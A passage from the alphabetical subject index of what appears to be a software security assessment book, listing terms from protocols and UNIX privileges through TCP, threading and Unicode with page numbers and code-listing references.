state maintenance, 1027-1039
versions, 1017-1018
network protocols, 829-831
IP (Internet Protocol), 831-863
TCP (Transmission Control Protocol), 864-890
TCP/IP, 830
UDP (User Datagram Protocol), 863-864
REST (Representational State Transfer), 1085
SOAP (Simple Object Access Protocol), 1085

SSL/TLS (Secure Sockets Layer/Transport Layer Security), 1058-1059
text-based protocols, data type matching, 932-934
proxies, COM (Component Object Model), 730
proxy firewalls, 895-896
packet-filtering firewalls, compared, 893-894
Proxy-Authorization header field (HTTP), 1019
pseudo-objects, Windows NT, 629
PSKs (preshared keys), discovery of, 972
PThreads API, 811-813
condition variables, 812-813
mutexes, 811-812
public directories, UNIX, 507-508
Public header field (HTTP), 1019
public key encryption, 42
Public Key Infrastructure (PKI), 43
public-facing administrative interfaces, Web-based applications, 76
punctuation errors, loops, 335-336
punycode, 1060
Purczynski, Wojciech, 494
push( ) function, 170
PUT method, 1020
putenv( ) function, 594 , 596-598
pw_lock( ) function, 585
Q
QA testing, 118
queries
indexed queries, 1024
parameterized queries, 1062-1063
query strings, 1023-1024
SQL queries, metacharacters, 431-434
query strings
HTTP, 1023-1024
indexed queries, 1086-1087
QueryInterface( ) function, 744-747
QUERY_STRING (environment variable), 1091-1093
question mark operators, 243

question structure, DNS (Domain Name System), 992
queues, message queues, 614
R
Race Condition from Kerberos 4 in lstat( ) and open( ) listing (9-4), 529
Race Condition in access( ) and open( ) listing (9-3), 526
Race Condition in open( ) and lstat( ) listing (9-5), 529
Race Condition in the Linux Kernel's Uselib( ) listing (13-3), 821
race conditions
junction points, 680
synchroniciy, 759-760
threading, 816-817 , 819 , 821-823
UNIX file system, 526-538
directory races, 535-538
ownership races, 534
permission races, 533-534
TOCTOU (time to check to time of use), 527-531
Rain Forest Puppy (RFP), 1094
Range header field (HTTP), 1019
raw memory devices, 511
raw sockets, 467
Raymond, Eric, 541
RDBMS (relational database management system), 431
read( ) function, 315
reading files, stdio file system, 550-555
read_data( ) function, 314
read_line( ) function, 358
real groups, UNIX, 465
real users (UNIX), 464 , 574
realloc( ) function, 341-342
Reallocation Double-Free Vulnerability listing (7-47), 383
Reallocation Integer Overflow listing (7-40), 373
recursive name servers (DNS), 986
redirector, Windows NT, 686-688
session credentials, 687
SMB relay attacks, 688
UNC (Universal Naming Convention) paths, 686

redundancy in Web applications, 1040
reentrancy
functions, 757-759
multithreaded programs, 810
referentially opaque side effects, functions, 351
referentially transparent side effects, functions, 351
Referer header field (HTTP), 1019
Referer request header, 1030-1031
RegCloseKey( ) function, 628
RegCreateKey( ) function, 420
RegCreateKeyEx( ) function, 420 , 683
RegDeleteKey( ) function, 421
RegDeleteKeyEx( ) function, 421
RegDeleteValue( ) function, 421
registered function pointers, operational vulnerabilities, preventing, 78
registering interfaces, RPC servers, 711-712
register_globals option (PHP), 1104-1105
registration, COM (Component Object Model) applications, 741-743
registry, Windows NT, 680
key permissions, 681-682
key squatting, 682-684
predefined keys, 681
value squatting, 682-684
RegOpenKey( ), 420
RegOpenKey( ) function, 422
RegOpenKeyEx( ), 420
RegOpenKeyEx( ) function, 422
RegQueryValue( ) function, 420
RegQueryValueEx( ) function, 420
relational database management system (RDBMS), 431
relational operators, 243
relationships, variables, 298-307
relinquishing UNIX privileges
permanently, 479-486 , 489
temporarily, 486-490
remediation support phase, code review, 93 , 108-109

remote client socket, OpenSSH, 161
Remote Procedure Call (RPC) endpoints, 50
REMOTE_ADDR (environment variable), 1088
REMOTE_HOST (environment variable), 1088
REMOTE_IDENT (environment variable), 1088
REMOTE_USER (environment variable), 1088
Reopening a Temporary File listing (9-6), 542
repetition, signals, 806-809
Representational State Transfer (REST), 1085
request traffic, DNS (Domain Name System), 989
request variables, 1088
parroted request variables, 1089
synthesized request variables, 1089-1091
requests
HTTP, 1014-1016
Referer request header, 1030-1031
RPC servers, listening to, 714
REQUEST_METHOD (environment variable), 1088
require( ) function, 1095
requirements, software, 15
requirements definitions, SDLC (Systems Development Life Cycle), 13
rereading code, code audits, 136-137
resetting TCP connections, 872
resolvers, DNS (Domain Name System), 986-987
resource limits, UNIX, 574-580
resource records, DNS (Domain Name System), 984-985 , 993
conventions, 988
responses (HTTP), 1016-1017
spoofing for, 916
REST (Representational State Transfer), 1085
restricted accounts, operational vulnerabilities, preventing, 80
restricted tokens, Windows NT sessions, access tokens, 642-644
retention, process attributes, UNIX, 573-574
retrieve_data( ) function, 758
Retry-After header field (HTTP), 1019
Return Value Checking of MultiByteToWideChar( ) listing (8-29), 452

return value testing, functions, 340-350
return values, functions
finding, 344
ignoring, 341-346
misinterpreting, 346-350
reuse
code, 52
UNIX temporary files, 544-546
reverse-engineering applications, 924-927
reviewing code, 92-93
application review phase, 91-93 , 97-98 , 103-105
bottom-up approach, 100
hybrid approach, 100-101
iterative process, 98-99
peer reviews, 106
planning, 101-103
reevaluation, 105
status checks, 105
top-down approach, 99
working papers, 103-104
code auditing, 111 , 133 , 147
binary navigation tools, 155-157
CC (code comprehension) strategies, 112-117 , 119
CP (candidate point) strategies, 112 , 119-120 , 122-128
debuggers, 151-154
dependency alnalysis, 135-136
desk checking, 137-139
DG (design generalization) strategies, 112 , 128-133
fuzz testing tools, 157-158
internal flow analysis, 133-135
OpenSSH case study, 158-164
rereading code, 136-137
scorecard, 112
source code navigators, 148-151
subsystem alnalysis, 135-136
test cases, 139-140 , 142-147

code navigation, 109
external flow sensitivity, 109-110
tracing, 111
documentation and analysis phase, 93 , 106-108
findings summary, 106
preassessment phase, 93
application access, 95-96
information collection, 96
scoping, 94
process outline, 93
remediation support phase, 93 , 108-109
Rey, Enno, 972
rfork( ) function, 562
RFP (Rain Forest Puppy), 1094
right shift, operators, 272-275 , 277
Right Shift Vulnerability Example listing (6-26), 273
risks, DREAD risk ratings, 63-64
root directories, UNIX, 574
routers, 834
RPC (Remote Procedure Calls) servers, 711-716
authentication, 714-716
endpoints, 50
binding to, 712-714
interfaces, registering, 711-712
requests, listening to, 714
RpcBindingInqAuthClient( ) function, 715
RPCs (Remote Procedure Calls)
UNIX, 618-624
authentication, 623-624
decoding routines, 622-623
definition files, 619-622
Windows NT
ACFs (application configuration files), 710
application audits, 722-724
connections, 706
context handles, 718-721

DCE (Distributed Computing Environment) RPCs, 706
IDL file structure, 708-710
impersonation, 716-717
IPC (interprocess communications), 706-724
MIDL (Microsoft Interface Definition Language), 708
ONC (Open Network Computing) RPCs, 706
proprietary state mechanisms, 721
RPC servers, 711-716
threading, 721
transports, 707-708
RpcServerListen( ) function, 714
RpcServerRegisterAuthInfo( ) function, 715
RpcServerRegisterIf( ) function, 711-712
RpcServerRegisterIfEx( ) function, 711-712
RpcServerUseProtseq( ) function, 712
RpcServerUseProtseqEx( ) function, 713
running code, auditing, 567
runtime stack, activation records, 170
Russinovich, Mark E., 628-629 , 654
S
Sacerdote, David, 567
SAFER (Software Restriction Policies) API, Windows NT sessions, access tokens, 644
SafeSEH, 194-195
salt values, 46
sandboxing, 53
SAPI_POST_READER_FUNC( ) function, 332
saved set groups (UNIX), 465
saved set users (UNIX), 465
saved set-user-IDs (UNIX), 574
saved-set-group-IDs (UNIX), 574
sa_handler, 788
/sbin directory (UNIX), 463
scanf( ) functions, 388-389
scanning, 53
TCP packets, 897-898
Schneier, Bruce, 41

SCM (Services Control Manager), 658-659
SCO, 460
scoping, code review, 94
scorecards, code audits, 112
script URI, 1089
scripts
server-side scripting, 1013-1014
XSS (cross-site scripting), 1071-1074
SCRIPT_NAME (environment variable), 1091-1093
SDLC (Systems Development Life Cycle), code audits, 13
SEARCH method, 1022
search_orders( ) function, 434
second order injection, 1064-1065
second-order injection attacks, 409
secondary groups, UNIX, 461
securable objects, Windows NT, 628
secure channels, 71-72
Secure Programming , 647
Secure Socket Layer/Transport Layer Security (SSL/TLS), 87 , 1058-1059
Secure Sockets Layer (SSL). *See* SSL (Secure Sockets Layer)
securelevels (BSD), 492
security
access control, 1057-1058
C/C++ problems, 1075
expectations, 7-9
OS and file system interaction, 1066
execution, 1067
file uploading, 1068-1069
null bytes, 1068
path traversal, 1067-1068
programmatic SSI, 1068
phishing and impersonation, 1059-1060
policies, enforcing, 36-49
SQL injection, 1061-1062
parameterized queries, 1062-1063
prepared statements, 1062

second order injection, 1064-1065

stored procedures, 1063-1064

testing for, 1065-1066

threading issues, 1074

Web environments, 1075-1078

XML injection, 1069-1070

XPath injection, 1070-1071

XSS (cross-site scripting), 1071-1074

security association (SA) payloads, ISAKMP (Internet Security Association and Key Management Protocol), 956

Security Association and Key Management Protocol (ISAKMP). *See* ISAKMP (Internet Security Association and Key Management Protocol)

security breaches, policy breaches, compared, 132

security descriptors, Windows NT, 647-648

access masks, 648-649

ACL inheritance, 649

ACL permissions, 652-653

programming interfaces, 649-652

strings, 651-652

segmentation (network), 84-88

layer 1 (physical), 84

layer 2 (data link), 84-85

layer 3 (network), 85

layer 4 (transport), 85-87

layer 5 (session), 87

layer 6 (presentation), 87

layer 7 (application), 87-88

segments, TCP (Transmission Control Protocol), 865

SEH (structured exception handling) attacks, 178-180 , 194-195

SelimpersonatePrivilege, IPC (interprocess communications), 689

semaphore sets, 614

semaphores

System V IPC, 763-764

Windows NT, 768

semget( ) function, 777

sending signals, 786

Sendmail

crackaddr( ) function, vunerabilities, 303
prescan sign extension vunerability, 256-257
return values, update vunerability, 356
Sendmail crackaddr( ) Related Variables Vulnerability listing (7-3), 304
Sendmail Return Value Update Vulnerability listing (7-32), 356
sentinel nodes, 323
sequence numbers, TCP (Transmission Control Protocol), 884-888
Server header field (HTTP), 1019
Server Message Blocks (SMBs), 73 , 688
server-side includes (SSIs), 1011
server-side scripting, 1013-1014
server-side transformation, 1012
servers
automation servers, 729
name servers, DNS (Domain Name System), 986-987
pipe squatting, 704-705
Web servers
APIs, 1010-1011
server-side scripting, 1013-1014
server-side transformation, 1012
SSIs (server-side includes), 1011
SERVER_NAME (environment variable), 1089-1090
SERVER_PORT (environment variable), 1090
SERVER_PROTOCOL (environment variable), 1090
SERVER_SOFTWARE (environment variable), 1088
service image paths, 659
service-oriented architecture (SOA), 1084
services, Windows NT, 658-659
servlets. *See* Java servlets
session credentials, redirector, 687
session layer, network segmentation, 87
session tokens, 1039 , 1053-1056
sessions
HTTP, 1038-1039 , 1049-1052
security vulnerabilities, 1051-1052
session management, 1052-1053

session tokens, 1053-1056
UNIX, process sessions, 609-611
Windows NT, 636-645 , 647
access tokens, 639-645 , 647
logon rights, 638
SIDs (security IDs), 637-638
setegid( ) function, 476
setenv( ) function, 576-577 , 596-598
Setenv( ) Vulnerabilty in BSD listing (10-2), 576
seteuid( ) function, 468-470
setgid (set-group-id), UNIX, 464
setgid programs (UNIX), 466
setgid( ) function, 476
setgroups( ) function, 477
setjump( ) function, 788-791
setregid( ) function, 476
setresgid( ) function, 476
setresuid( ) function, 472-473
setreuid( ) function, 473-475
setrlimit( ) function, 574
SetThreadToken( ) function, 647
settings, default settings, insecure defaults, 69
setuid (set-user-id), UNIX, 464
setuid programs (UNIX), 466
setuid root programs (UNIX), 466-467
setuid( ) function, 468 , 470-472
SGML (Standard Generalized Markup Language), 1009
shadow password files, UNIX, 461
shared key encryption, 41
shared libraries, 499-500
shared memory, multiple processes, 756
shared memory blocks, 201-202
shared memory segments, 614
synchronization, 763
sharing files, UNIX, 564-565
shatter attacks, Windows messaging, 694-697

SHELL environment variable (UNIX), 606
shell environment variables, UNIX, 603
shell histories, UNIX, 509
shell invocation
ASP, 1115
ASP.NET, 1120
Java servlets, 1108
Perl, 1095
PHP, 1099 , 1101
shell login scripts, UNIX, 509
shell logout scripts, UNIX, 509
Shell Metacharacter Injection Vulnerability listing (8-18), 426
shell metacharacters, 425-429
shellcode, 178 , 187-189
Shellcoder's Handbook, The 118 , 168
ShellExecute( ) function, 655
ShellExecuteEx( ) function, 655
shells, UNIX users, 462
side-effects, functions
auditing, 351-359
referentially opaque side effects, 351
referentially transparent side effects, 351
SIDs (security IDs), Windows NT, 637-638
siglongjump( ) function, 788-791
sign bit
arithmetic schemes, 207
signed integer types, 206
Sign Extension Vulnerability Example listing (6-12), 254
sign extensions, 226
type conversions, 248-265
truncation, 259-265
Sign-Extension Example listing (6-14), 258
Sign-Preserving Right Shift listing (6-25), 273
signal handler scoreboard, 809-810
Signal Interruption listing (13-1), 791
signal marks, 573

signal masks, 785
Signal Race Vulnerability in WU-FTPD listing (13-2), 802
signal( ) function, 786-788 , 807
signals, 783
asynchronous-safe function, 791-797 , 800-801 , 804-809
default actions, 784-785
handling, 786-788
interruptions, 791-796 , 806-809
jump locations, 788-791
non-returning signal handlers, 797-801 , 804-806
repetition, 806-809
sending, 786
signal handler scoreboard, 809-810
signal masks, 785
vunerabilities, 791-801 , 804-809
signature payloads, ISAKMP (Internet Security Association and Key Management Protocol), 965
signatures, cryptographic signatures, 47
Signed Comparison Example in PHP listing (6-23), 269
Signed Comparison Vulnerability Example listing (6-7), 247
Signed Comparison Vulnerability listing (6-21), 267
signed integer types, C programming language, 206
Signed Integer Vulnerability Example listing (6-5), 221
signed integers
boundaries, 220-223
conversions, 228-229
vunerabilities, 246-248
narrowing, 227-228
sign bit, arithmetic schemes, 207
widening, 226-227
signing Active X controls, 750
sigsetjump( ) function, 788-791
SIGSTOP default action, 787
simple binary CPs (candidate points), 122
simple lexical CPs (candidate points), 122
Simple Mail Transfer Protocol (SMTP), 921
Simple Nonterminating Buffer Overflow Loop listing (7-15), 328

Simple Object Access Protocol (SOAP), 1085
simple type conversions, C programming language, 231-232
single sign-on (SSO) system, 75
single-threaded apartment (STA), COM (Component Object Model), 729
singly linked lists, 322
site-restricted controls, Active X, 752
size, operators, vunerabilities, 271-272
Sizeof Misuse Vulnerability Example listing (6-24), 271
sizeof( ) function, 181 , 272
SMB relay attacks, 688
SMBs (Server Message Blocks), 73 , 688
SMTP (Simple Mail Transfer Protocol), 921
sniffing attacks, 162
snort reassembly vunerability, TCP (Transmission Control Protocol), 885-890
snprintf( ) function, 394-395 , 414 , 416
Snyder, Window, 50
SOA (service-oriented architecture), 1084
SOAP (Simple Object Access Protocol), 1085
socketpair( ) function, 615 , 617-618
soft links, UNIX files, 515 , 517-522
software, 3
requirements, 15
security expectations, 7-9
specifications, 15
vulnerabilities, 4-5 , 18
bugs, 4-5
classifying, 14-17
data flow, 18-19
design vunerabilities, 14-15
environmental attacks, 21-22
exceptional conditions, 22
implementation vunerabilities, 15-16
input, 18-19
interfaces, 21
operational vunerabilities, 16
security policies, 5-7

trust relationships, 19-20
software design, 26
abstraction, 27
accuracy, 32
algorithms, 26-27
application architecture modeling, 53-66
clarity, 32
decomposition, 27-28
failure handling, 35-36
loose coupling, 33
strong cohesion, 33
strong coupling exploitation, 34
threat modeling, 49-50
information collection, 50-53
transitive trust exploitation, 35
trust relationships, 28-31
chain of trust relationships, 30-31
complex trust boundaries, 30
defense in depth, 31
simple trust boundaries, 28-30
Software Restriction Policies (SAFER) API. *See* SAFER (Software Restriction Policies) API
Solaris, 460
Solomon, David A., 628 , 654
Song, Dug, 907
source code, profiling, 52
source code audits, COM (Component Object Model), 743
source code navigators, code audits, 148-151
Code Surfer, 150
Cscope, 149
Ctags, 149-150
Source Navigator, 150
Understand, 151
Source Navigator, 150
source routing
IP (Internet Protocol), 851-853
packets, 920

source-only application access, 95
SPACEJUMP method, 1021
specialization approach, application review, 99
specifications, software, 15
SPIKE fuzz testing tool, 158
spoofing, 72
DNS (Domain Name System), 1002-1005
TCP streams, 874-875
blind connection spoofing, 876-879
spoofing attacks, firewalls, 914 , 919
close spoofing, 917-919
distant spoofing, 914-917
encapsulation, 920
source routing, 920
sprintf( ) functions, 177 , 389-391 , 414
SQL (Structured Query Langauge)
queries, metacharacters, 431-434
SQL injection, 1061-1062
ASP, 1113 , 1115
ASP.NET, 1118-1119
Java servlets, 1106-1107
parameterized queries, 1062-1063
Perl, 1093-1094
PHP, 1097-1098
prepared statements, 1062
second order injection, 1064-1065
stored procedures, 1063-1064
testing for, 1065-1066
SQL Injection Vulnerability listing (8-20), 431
SQL Truncation Vulnerability listing (8-21), 433
SSIs (server-side includes), 1011
SSL (Secure Sockets Layer), 71
SSL/TLS (Secure Socket Layer/Transport Layer Security), 87
SSL/TLS (Secure Sockets Layer/Transport Layer Security), 1058-1059
SSO (single sign-on) system, 75
STA (single-threaded apartment), COM (Component Object Model), 729

stack cookies, 190-191
stack overflows, 169-178
stack protection, operational vulnerabilities, preventing, 77
Stackguard, stack cookies, 190
stacks
ADT (abstract data type), 169
EBP (extended base pointer), 173
ESP (extended stack pointer), 170
nonexecutable stacks, 76
stack protection, 77
Standard Generalized Markup Language (SGML), 1009
standards, C programming language, 204
standards documentation, 52
starvation, threads, 760 , 823-825
Starzetz, Paul, 821 , 898
stat( ) function, 527-531
state mechanisms, RPCs (Remote Procedure Calls), 721
state processing, TCP (Transmission Control Protocol), 880-885
state tables, 896
spoofing, 916-917
state, maintaining, 1027-1029
client IP addresses, 1029-1030
cookies, 1036-1038
embedding state in HTML and URLs, 1032-1033
HTTP authentication, 1033-1036 , 1056-1057
Referer request headers, 1030-1031
sessions, 1038-1039 , 1049-1052
security vulnerabilities, 1051-1052
session management, 1052-1053
session tokens, 1053-1056
stateful versus stateless systems, 1027
stateful firewalls, 905
directionality, 906
fragmentation, 907-909
stateful inspection firewalls, 909-913
TCP (Transport Control Protocol), 905-906

UDP (User Datagram Protocol), 906
stateful inspection firewalls, 909-911
layering, 911-913
stateful packet filters, 896
stateful systems, 1027
stateless firewalls, 896
fragmentation, 902-905
FTP (File Transfer Protocol), 901
TCP (Transmission Control Protocol), 896-898
UDP (User Datagram Protocol), 899-901
stateless packet filters, 896
stateless systems, 1027
statements
break statements, omissions, 337-338
flow transfer statements, auditing, 336
out-of-order statements, 366-367
prepared statements, 1062
switch statements, auditing, 337-339
states, TCP connections, 869-870
static content, 1009
static variables, 1088
status checks, application review, 105
stdio file system, files
closing, 556-557
opening, 548-549
reading, 550-555
writing to, 555-556
Stevens, Ted, 829
Stevens, W. Richard, 832
Stickley, Jim, 896
storage, C programming language, 204-211
stored procedures, 1063-1064
strcat( ) function, 392-393
strcpy( ) functions, 391-392 , 400
Strcpy( )-like Loop listing (8-3), 400
stream ciphers, encryption, 42

streams, TCP (Transmission Control Protocol), 865 , 872-874
blind connection spoofing, 876-879
blind data injection attacks, 880
blind reset attacks, 879-880
connection fabrication, 875-876
connection tampering, 879
spoofing, 874-875
streams (file), Windows NT, 668-670
strict black box application access, 95
strict context handles, RPCs (Remote Procedure Calls), 719-721
strings, 387
bounded string functions, 393-395 , 397-400
character expansion, 401
format strings, 422-425
handling, C programming language, 388-407
pointers
incorrect increments, 401-406
typos, 406-407
unbounded copies, 400
unbounded string functions, 388-393
Windows NT security descriptors, 651-652
strlcat( ) function, 399-400
strlcpy( ) function, 398-399
strlen( ) function, 181
strncat( ) function, 397-398
strncpy( ) function, 395 , 397
strong cohesion, software design, 33
strong coupling, software design exploitation, 34
strongly coupled modules, 33
structure padding, C programming language, 284-287
Structure Padding in a Network Protocol listing (6-32), 284
structured exception handling (SHE) attacks, 178-180
structures, variables, management, 307-312
Struts framework, 1008
stub resolvers (DNS), 986
stubs, COM (Component Object Model), 731

subdomains, 985
subnet addresses, 832-834
subsystem access permissions, DCOM (Distributed Component Object Model), 733-734
subsystem alnalysis, code audits, 135-136
superusers, UNIX, 461
supplemental group privileges, UNIX, dropping permanently, 480-481
supplemental groups, UNIX, 461 , 465 , 574
Swiderski, Frank, 50
switch statements
auditing, 337-339
C programming language, 237
switching, 84
symbolic links, UNIX files, 515 , 517-522
SymbolicLink objects, 629
symmetric encryption, 41
block ciphers, 42
synchronization, 756-757
APCs (asynchronous procedure calls), 765
deadlocks, 760 , 762
multithreaded programs, 810-825
process synchronization, 762
interprocess synchronization, 770-783
lock matching, 781-783
synchronization object scoreboard, 780-781
System V synchronization, 762-764
Windows NT synchronization, 765-770
race conditions, 759-760
reentrancy, 757-759
shared memory segments, 763
signals, 783
asynchronous-safe function, 791-797 , 800-801 , 804-809
default actions, 784-785
handling, 786-788
interruptions, 791-796 , 806-809
jump locations, 788-791
non-returning signal handlers, 797-801 , 804-806

repetition, 806-809
sending, 786
signal handler scoreboard, 809-810
signal masks, 785
vunerabilities, 791-801 , 804-809
starvation, 760
threads
deadlocks, 823-825
PThreads API, 811-813
race conditions, 816-823
starvation, 823-825
Windows API, 813-815
synchronization object scoreboard, 780-781
syntax highlighting, 148
synthesized request variables, 1089-1091
SysInternals, 636
syslog( ) function, 425
system call gateways, 82
system configuration files, UNIX, 508-509
system file table, UNIX, 563
system objects, Windows NT, 628
system profiling, 52-53
system resources, access, auditing, 935-937
System V-IPC mechanisms
process synchronization, 762-764
semaphores, 763-764
UNIX, 614-615
system virtualization, 81
system( ) function, 426
T
tables, auditing, 321-322 , 326
taint mode, Perl, 1096
tampering TCP connections, 879
TCP (Transmission Control Protocol), 35 , 864-866
connections, 865 , 869
closing, 871-872

establishing, 871
flags, 870
resetting, 872
states, 869-870
header validation, 866-867
headers, 865
options, processing, 867-869
processing, 880
sequence number boundary condition, 888
sequence number representation, 884-888
state processing, 880-885
URG pointer processing, 889-890
window scale option, 889
segments, 865
stateful firewalls, 905-906
stateless firewalls, 896-898
streams, 865 , 872-874
blind connection spoofing, 876-879
blind data injection attacks, 880
blind reset attacks, 879-880
connection fabrication, 875-876
connection tampering, 879
spoofing, 874-875
TCP/IP, 830
TCP/IP Illustrated, Volume 1 , 832 , 866
TE header field (HTTP), 1020
teardrop vunerability, Linux, 325
tempnam( ) function, 541-542
temporary files, UNIX, 538-547
directory cleaners, 546-547
file reuse, 544-546
unique creation, 538-544
terminal devices, 511
terminal emulation software, 609-610
terminals, UNIX, process terminals, 609-611
TerminateThread( ) function, 782

terminating conditions, loops, 327-334
termination, UNIX processes, 562
test cases, code audits, 139-147
constraint establishment, 144-145
extraneous input thinning, 145-146
multiple inputs, 143
unconstrained data types, 146-147
testing
black box testing, 1079
for SQL injection, 1065-1066
SDLC (Systems Development Life Cycle), 13
Web applications, 1080-1081
text
character sets, 446
metacharacters, 387 , 407-408
embedded dilimiters, 408-411
filtering, 434-445
format strings, 422-425
formats, 418
NUL-byte injection, 411-414
path metacharacters, 418-422
Perl open( ) function, 429-431
shell metacharacters, 425-429
SQL queries, 431-434
truncation, 414-418
Unicode, 446-447
character equivalence, 456-457
code page assumptions, 455-456
decoding, 449-450
homographic attacks, 450
NUL-termination, 452-453
UTF-8 encoding, 447-448
UTF-16 encoding, 449
Windows functions, 450-457
text strings, 387
bounded string functions, 393-395 , 397-400

character expansion, 401
format strings, 422-425
handling, C programming language, 388-407
pointers, incorrect increments, 401-406
typos, 406-407
unbounded copies, 400
unbounded string functions, 388-393
text-based protocols, data types, matching, 932-934
Text-Processing Error in Apache mod_mime listing (8-7), 406
TEXTSEARCH method, 1021
tgetent( ) function, 609
third-party evaluations, 10
third-party preliminary evaluations, 10
third-party product range comparisons, 10
Thompson, Hunter S., 387 , 921
Thompson, Ken, 460
threading, 1074
Active X, 753
COM (Component Object Model), 729-730
Java servlets, 1111-1112
RPCs (Remote Procedure Calls), 721
threads
multithreaded programs, synchronicity, 810-825
starvation, 760
synchronicity
deadlocks, 823-825
PThreads API, 811-813
race conditions, 816-823
starvation, 823-825
Windows API, 813-815
Windows NT, 654
threat identification, 59-62
threat mitigation, 61
threat modeling , 49-50
application architecture modeling, 53-66
automatic threat modeling, 65

code audits, DG (design generalization) strategy, 129-130
findings, documenting, 62-65
information collection, 50-53
threat identification, 59-62
Threat Modeling, 50
three-way handshakes, TCP connections, 871
Thumann, Michael, 972
time( ) functions, 1005
tmpfile( ) function, 543
tmpnam( ) function, 541-542
TOCTOU (time to check to time of use)
junction points, 680
UNIX file system, 527-531
tokens
creating, password requirements, 645
session tokens, 1039 , 1053-1056
tools
code audits, 147
binary navigation tools, 155-157
debuggers, 151-154
fuzz testing tools, 157-158
OpenSSH case study, 158-164
source code navigators, 148-151
UNIX, 461
top-down approach, application review, 99
top-down progression, 28
toupper( ) function, 255
TRACE method, 1021
tracing
black box hits, 117-119
code, 111
malicious input, 113-114
Trailer header field (HTTP), 1020
transformations, XSLT (Extensible Stylesheet Language Transformation), 1012
Transfer-Encoding header field (HTTP), 1020
transform payloads, ISAKMP (Internet Security Association and Key Management Protocol), 959

transitive trusts, exploiting, 35
Transmission Control Protocol (TCP), 35
transport layer, network segmentation, 85-87
transports, RPCs (Remote Procedure Calls), 707-708
truncation
file paths, 415
integer types, 227-228
metacharacters, 414-418
NFS, 260
sign extensions, 259-265
Truncation Vulnerability Example in NFS listing (6-16), 260
Truncation Vulnerabilty Example listing (6-17), 260
trust boundaries, 28
complex trust boundaries, 30
simple trust boundaries, 28-30
trust domains, 28
trust models, 28
trust relationships
software design, 28-31
chain of trust rleationships, 30-31
complex trust boudaries, 30
defense in depth, 31
simple trust boudaries, 28-30
vulnerabilities, 19-20
trusted authorities, 29
trusts, transitive trusts, exploiting, 35
try_lib( ) function, 578
Twos Complement Representation of -15 listing (6-1), 209
type coercions. *See* type conversions
type confusion, 319 , 321
Type Confusion listing (7-11), 320
type conversions, C programming language, 223-248
assignment operators, 231-232
comparisons, 265-270
conversion rules, 225-231
default type conversions, 224

explicit type conversions, 224
floating point types, 230-231
function prototypes, 232
implicit type conversions, 224
integer promotions, 233-238
narrowing, 227-228
sign extensions, 248-265
simple conversions, 231-232
typecasts, 231
usual arithmetic conversions, 238-245
value preservation, 225-226
vunerabilities, 246-270
widening, 226-227
type libraries, COM (Component Object Model), 731 , 743
typecasts, C programming language, 231
types, C programming language, 204-207
typos
C programming language, 289-296
loops, 335-336
text strings, 406-407
U
UDP (User Datagram Protocol), 35 , 863-864
header validation, 864
stateful firewalls, 906
stateless firewalls, 899-901
UIDs (user IDs), UNIX, 461 , 464-465
UML (Unified Markup Language), 53
class diagrams, 53-54
component diagrams, 54
use cases, 54
UN*X, 459
unary operator, C programming language, 236
unary + operator, C programming language, 235
unary – operator, C programming language, 235
unbounded copies, strings, 400
unbounded string functions, 388-393

UNC (Universal Naming Convetion), redirector, 686
unconstrained data types, test cases, code audits, 146-147
undefined behavior, C programming language, 204
underflow, unsigned integers, 217-218
Understand source code navigator, 151
Unexpected Return Values listing (7-29), 347
Unicode, 446-447
character equivalence, 456-457
code page assumptions, 455-456
decoding, 449-450
homographic attacks, 450
NUL-termination, 452-453
UTF-16 encoding, 449
UTF-8 encoding, 447-448
Windows functions, 450-457
Unicos, 460
Unified Markup Language (UML). *See* UML (Unified Markup Language)
Uniform Resource Identifiers (URIs), 1009
Uninformed magazine, 168
Uninitialized Memory Buffer listing (7-7), 314
Uninitialized Object Attributes listing (7-8), 314
Uninitialized Variable Usage listing (7-6), 313
unique creation, UNIX temporary files, 538-544
unititialized memory buffers, 314
unititialized object attributes, 314-315
unititialized variable usage, 313
UNIX, 459
BSD, 459
securelevels, 492
controlling terminals, 574
daemons, 467-468
directories, 462-464
creating, 500-503
entries, 514
Filesystem Hierarchy Standard, 463
mount points, 463

parent directories, 503
permissions, 498-499
public directories, 507-508
root directories, 574
safety, 503
working directories, 574
domain sockets, 615 , 617-618
environment variables, 603-609
file descriptors, 580-588 , 590-591
file IDs, 494-495
file security, 494-512
files, 462-464 , 508 , 512
boot files, 511
creating, 500-503
desciprtors, 512-513
device files, 511
directories, 514-516
filenames, 503-507
inodes, 513-514
kernel files, 511
libraries, 510
links, 515-517-525
log files, 510
named pipes, 511
pathnames, 462
paths, 503-507
permissions, 495-497
personal user files, 509
proc file system, 511
program configuration files, 510
program files, 510
race conditions, 526-538
sharing, 564-565
stdio file interface, 547-557
system configuration files, 508-509
temporary files, 538-547

GECOS field, 462
groups, 461-462
effective groups, 465
GIDs, 465
GIDs (group IDs), 461
login groups, 461
primary groups, 461
real groups, 465
saved set groups, 465
secondary groups, 461
setgid (set-group-id), 464
supplemental groups, 461 , 465
kernel, 461
Linux, 459
capabilities, 492-494
file system IDs, 491
mail spools, 509
naming of, 460
open( ) system call, 501
origins of, 459-460
O_EXCL flag, 501
password files, 461
pipes, 612-614
POSIX standards, 460
privileges, 464-465
dropping permanently, 479-486 , 489
dropping temporarily, 486-490
extensions, 491-494
group ID functions, 475-477
management code audits, 488-490
programs, 466-468
user ID functions, 468-475
vunerabilities, 477-494
processes, 464 , 560
attributes, 572-611
child processes, 563

children, 560
creating, 560-562
environment arrays, 591-611
fork( ) system call, 563-565
groups, 609-611
interprocess communication, 611-618
open( ) function, 563-565
program invocation, 565-572
RPCs (Remote Procedure Calls), 618-624
sessions, 609-611
system file table, 563
terminals, 609-611
termination, 562
program invocation, 565-572
direct invocation, 565-570
indirect invocation, 570-572
resource limits, 574-580
RPCs (Remote Procedure Calls)
authentication, 623-624
decoding routines, 622-623
definition files, 619-622
shadow password files, 461
shell histories, 509
shell login scripts, 509
shell logon scripts, 509
System V-IPC mechanisms, 614-615
tools, 461
UN*X, 459
users, 461-462
effective users, 464-465
home directories, 462
real users, 464
saved set users, 465
setuid (set-user-id), 464
shells, 462
superusers, 461

UIDs (user IDs), 461 , 464-465
unlink( ) function, 535-537 , 618
UNLOCK method, 1022
unmask file permissions, 497
unmask attribute, UNIX, 574
unnecessary services, 70-71
Unsigned Comparison Vulnerability listing (6-22), 267
unsigned integer types, C programming language, 206
Unsigned Integer Underflow Example listing (6-4), 217
unsigned integers
boundaries, 213-218 , 220
conversions, 228-229
vunerabilities, 246-248
narrowing, 227-228
numeric overflow, 215-217
numeric underflow, 217-218
widening, 226-227
unsigned-preserving promotions, 234
untrustworthy credentials, authentication, 37
Upgrade header field (HTTP), 1020
uploading files, security, 1068-1069
URG flags, TCP (Transmission Control Protocol), 889-890
URI header field (HTTP), 1020
URIs (Uniform Resource Identifiers), 1009
